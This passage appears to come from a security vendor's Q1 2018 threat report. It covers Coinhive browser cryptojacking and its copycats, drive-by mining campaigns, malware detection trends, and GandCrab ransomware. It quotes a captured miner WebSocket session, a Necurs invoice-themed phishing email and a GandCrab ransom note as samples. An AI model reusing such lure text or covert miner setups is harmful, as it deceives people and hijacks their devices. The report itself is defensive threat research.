WebSocket #52 transferred 79 messages before closing.

ID   Type   Body   Preview
1    Text   107    {"type":"auth","params":{"site_key":"oq9tX5vBUomBjuiU4WQhRVlDYnN
2    Text   59     {"type":"authed","params":{"token":"","hashes":2089234688}}
3    Text   234    {"type":"job","params":{"job_id":"898286636197008","blob":"0606d
4    Text   150    {"type":"submit","params":{"job_id":"898286636197008","nonce":"c
5    Text   55     {"type":"hash_accepted","params":{"hashes":2089243904}}
6    Text   150    {"type":"submit","params":{"job_id":"898286636197008","nonce":"4
7    Text   55     {"type":"hash_accepted","params":{"hashes":2089249280}}
8    Text   150    {"type":"submit","params":{"job_id":"898286636197008","nonce":"4
9    Text   55     {"type":"hash_accepted","params":{"hashes":2089255168}}
10   Text   150    {"type":"submit","params":{"job_id":"898286636197008","nonce":"e

Inspect as Response | Unfragment All

Metadata | TextView | HexView | JSON

⊟ JSON
   ⊟ params
       goal=0
       site_key=oq9tX5vBUomBjuiU4WQhRVlDYnNWzj8O
       type=user
       user=tt
   type=auth

Expand All | Collapse   JSON parsing completed.
```


Figure 11. A Web Socket connection to Coinhive

A WebSocket is another communication protocol that allows streams of data to be exchanged. There is an initial handshake request and response with a remote server followed by the actual data streams. Coin mining code wrapped within a secure (wss) WebSocket is more difficult to identify and block.

Coinhive copycats

Several copycats emerged in the wake of Coinhive's immediate success. According to our stats, coin-have[.]com is the second most popular service, followed by crypto-loot[.]com. While Coinhive takes a 30 percent commission on all mining earnings, Coin Have advertises the lowest commission rates in the market at 20 percent, although CryptoLoot itself claims to pay out 88 percent of mined commissions.

In additions to bigger payouts, other "attractive" features pushed by newcomers are low payment thresholds and the ability to bypass ad blockers, which they often view as their number one threat.



Coin Have

Hello! We are The new JavaScript crypto currency miner for websites. And we are good:

- Easy installation
- Lowest commission rates in the market (20%)
- Automatic payout threshold 0.5 XMR (~
- Easy Mining power configuration (Users load)
- Start/Stopping from dashboard
- Adblock bypass

CRYPTOLOOT

Hashes/s 23.1
Total 773
Threads 2 + / −

A Crypto Miner for your Website Visitors

Monetize Your Online Business With Your Visitors through their Web Browsers!

Figure 12. Two of the most popular Coinhive copycats


Noteworthy drive-by attacks

In January 2018, we witnessed an interesting campaign that was specifically designed for Android and drew millions of users to pages that immediately started to mine for Monero under the pretense of recouping server costs. Drive-by mining is defined as automated, without user consent, and mostly silent (apart from the noise coming out of the victim's computer fan when their CPU is clocked at 100 percent). Here, however, visitors were presented with a CAPTCHA to solve in order to prove that they weren't bots, but rather real humans.

Until the code (w3FaSO5R) was entered and users pressed the “Continue” button, their phone or tablet would be mining Monero at full speed, maxing out the device’s processor. And even though mobile devices aren’t as powerful as desktops, let alone servers, this event showed that no one is immune to drive-by mining.

Another interesting vector, which security people have warned about for years, is the use of third-party scripts that have become ubiquitous. A company called Texthelp had one of their plugins compromised and injected with a Coinhive script, leading to hundreds of government websites in the UK unwillingly participating in malicious cryptomining activity.

And finally, because you can’t swing a dead cat without hitting 50 drive-by cryptominers, those involved in creating Deepfakes pornography found themselves in the unfortunate position of not only being chased off reddit and PornHub into secret forums but also having their CPU/GPU drained by a Coinhive mining script. Deepfakes creators are a particularly juicy target for cybercriminals, as they need a hefty PC rig in order to make their content. In fact, the developer of one of the most popular Deepfake movie makers, FakeApp, even (briefly) added a mining script to the tool.



rcyclmnrhgntry.com

YOUR DEVICE IS SHOWING SUSPICIOUS SURFING BEHAVIOUR.

Please prove that you are human by solving the captcha.

Until you verify yourself as
browser will mine the Cryp
Monero for us in order to re
costs incurred by bot

w3FaSO5R

Figure 13. An in-browser miner for Chrome on Android

Ethical mining

There is one kind of cryptomining that's not malicious. Ethical mining takes place when users harness their own computer power to participate in validating and processing cryptocurrency transactions by solving complicated math problems. Their reward for participation: a piece of the cryptocurrency pie that they can store in their own digital wallets.

However, since the value of cryptocurrency continues to rise, the difficulty of the math problems has increased, requiring more and more CPU/GPU to complete transactions. Miners seized the opportunity and bought more high-end graphics cards, leaving shelves at retail stores bare. This forced some stores to take the unusual position of prioritizing those purchasing for gaming purposes (and likely only needing a single card) over those buying in bulk.

Attempts to legitimize browser-based mining

Meanwhile, browser-based mining continues to be a difficult mining method to regulate. To fend off criticism, Coinhive introduced a new API (AuthedMine) that explicitly requires user input for any mining activity to be allowed.

The idea was those considerate website owners would use this more "ethical" API instead, so that their visitors could knowingly opt-in or out before engaging in cryptomining. This was also an argument that Coinhive put forward to defend its stance against ad blockers and antivirus products.

While only Coinhive themselves would have accurate statistics, according to our own telemetry the opt-in version of their API was barely used (about 30K/day on average) in comparison to the silent one (about 3M/day), as pictured in the below histograms during the period of November 2017 through March 2018.

Moreover, even websites that do use the opt-in option may still be crippling machines by running an unthrottled miner, as was the case with popular American news website Salon[.]com. When users opted to suppress ads in favor of allowing Salon to cryptomine, the unthrottled miner instantly drove their CPU to 100 percent. In addition, there was no easy way to turn the miner off once users opted in. Needless to say, there's room for improvement on the ethical mining front.




Figure 14. Detection statistics for the silent version of Coinhive




Figure 15. Detection statistics for the opt-in version of Coinhive

Malware

Business	Rank	Consumer
Spyware	1	Adware
Riskware Tool (Miners)	2	Riskware Tool (Miners)
Backdoor	3	HackTool
Worm	4	Backdoor
Adware	5	Worm
Ransom	6	Ransom
HackTool	7	Virus
Rogue	8	CrackTool
CrackTool	9	Spyware
Rootkit	10	Rogue

Figure 16. Top 10 business and consumer malware detections in Q1 2018

Our top malware detections so far in 2018 reflect the changing threat landscape, moving away from traditional attack vectors to more experimental malware development. Spyware takes the top spot in business detections while adware remains king on the consumer side. But riskware (a malware-based cryptominer) is rising through the ranks, a movement that reflects the general shift away from standard malware to cryptominers.

On the consumer side, adware edged slowly downward throughout the quarter, but remained on top. Meanwhile, riskware plummeted toward the end of the previous quarter but rose slightly through this quarter to keep the pace of adware.

If you look at business detections after January, it looks like all malware activity has dropped off the side of a cliff. Spyware and riskware tools plummeted, though spyware retained the top spot by the hair of its chin.




Figure 17. Consumer malware detections, Oct. 2017 – Mar. 2018




Figure 18. Business malware detections, Oct. 2017 – Mar. 2018

Adware

While adware was one of the top threats for businesses and consumers in the fourth quarter of 2017, we saw a general decline in detections come the end of the year, continuing into 2018. Despite the drop, adware remained the number one ranked threat to consumers.




Figure 19. Adware detections drop for consumers in Q1 2018

Adware detections for our business users are up by 14 percent this quarter but showed signs of slowing heading into March. Adware came in as our fifth-highest detection for businesses in Q1.




Figure 20. Adware detections for businesses slowed down at the end of Q1 2018

Spyware

From the last half of 2017 up to the first quarter of 2018, spyware detections continued to increase. On the business side, it was up by 56 percent, with January being the most heavily detected month. The spike is likely due to a malspam campaign delivering the Emotet spyware. Shortly after the spike, spyware was observed dropping significantly near the end of the quarter.




Figure 21. Spyware detections for businesses, Oct. 2017 – Mar. 2018

Meanwhile, consumer spyware detections have remained relatively low, coming in at number 9 of all consumer threats for Q1 2018.




Figure 22. Spyware detections for consumers, Oct. 2017 – Mar. 2018

Ransomware

Ransomware continues the downward trend that started around the middle of last year. Both January and February were especially low for consumer ransomware detections—specifically, a 35 percent drop. Meanwhile, business detections have increased by 28 percent from the previous quarter, which may signify renewed interest in this attack method.




Figure 23. Consumer detections for ransomware drop in Q1 2018





Figure 24. Business ransomware detections are up in Q1 2018

Both Locky and Cerber, once rulers of the ransomware market, are effectively out of the game for the time being; the most interesting examples of active ransomware in Q1 came in the form of GandCrab, Scarabey, and Hermes.

GandCrab ransomware

GandCrab was [first spotted in January 2018]() being distributed via two exploit kits (RIG EK and GrandSoft EK). The variant came as a bit of a surprise, due to other kits mostly dropping Ramnit and Smokeloader. RIG is an interesting EK, due to it having diversified into multiple payload types as of late. Meanwhile, GrandSoft is rather old and was thought to have disappeared entirely. Yet, here it is being used to distribute GandCrab.

We also witnessed GandCrab being pushed via Necurs email spam, and ElTest malware campaigns via compromised websites.



From: [redacted]
To: [redacted]
Cc:
Sent: Fri 2/2/2018 4:30 AM
Subject: Unpaid invoice # 4822323
Message | Invoice_Ref_4822323.7z (2 KB)

Dear Client,

According to the reconciliation of the Department of Finance there are the arrears following your client account totaling in $668.64 .

We attach the last unpaid invoice #4822323 to this letter and kindly ask you pay it off until Feb 15, 2018.


Please check out the file and do not hesitate to pay off the debt. We look forward to your reasonableness.

Ward Ammons

Pwilliams

Figure 25. Necurs malspam

Regardless of distribution method, one particularly fascinating aspect of GandCrab is that it asks for Dash currency instead of the more popular Bitcoin—likely a sign that threat actors are opting for currencies with lower transaction fees than BTC, and a touch more anonymity in the bargain.



- GandCrab -

Welcome!
WE ARE REGRET, BUT ALL YOUR FILES WAS ENCRYPTED!

AS FAR AS WE KNOW:	
Country	United States - [redacted]
OS	Windows 7 Professional (x64 bit)
PC User	[redacted]
PC Name	[redacted]
PC Group	WORKGROUP
PC Lang.	en-US
HDD	C
Date of encrypt	[redacted]
Amount of your files	1417
Volume of your files	1030241268

But don't worry, you can return all your files! We can help you!
Below you can choose one of your encrypted file from your PC and decrypt him, it is test decryptor for you.
But we can decrypt only 1 file for free.

Browse... No file selected. Upload file
Max. file size: 2 Mb. Allowed files: txt, jpg/jpeg, jpeg, bmp, png, gif.

ATTENTION!
Don't try use third-party decryptor tools!
Because this will destroy your files!

BUY GANDCRAB DECRYPTOR | SUPPORT SERVICE 24/7

What do your need?
You need GandCrab Decryptor.
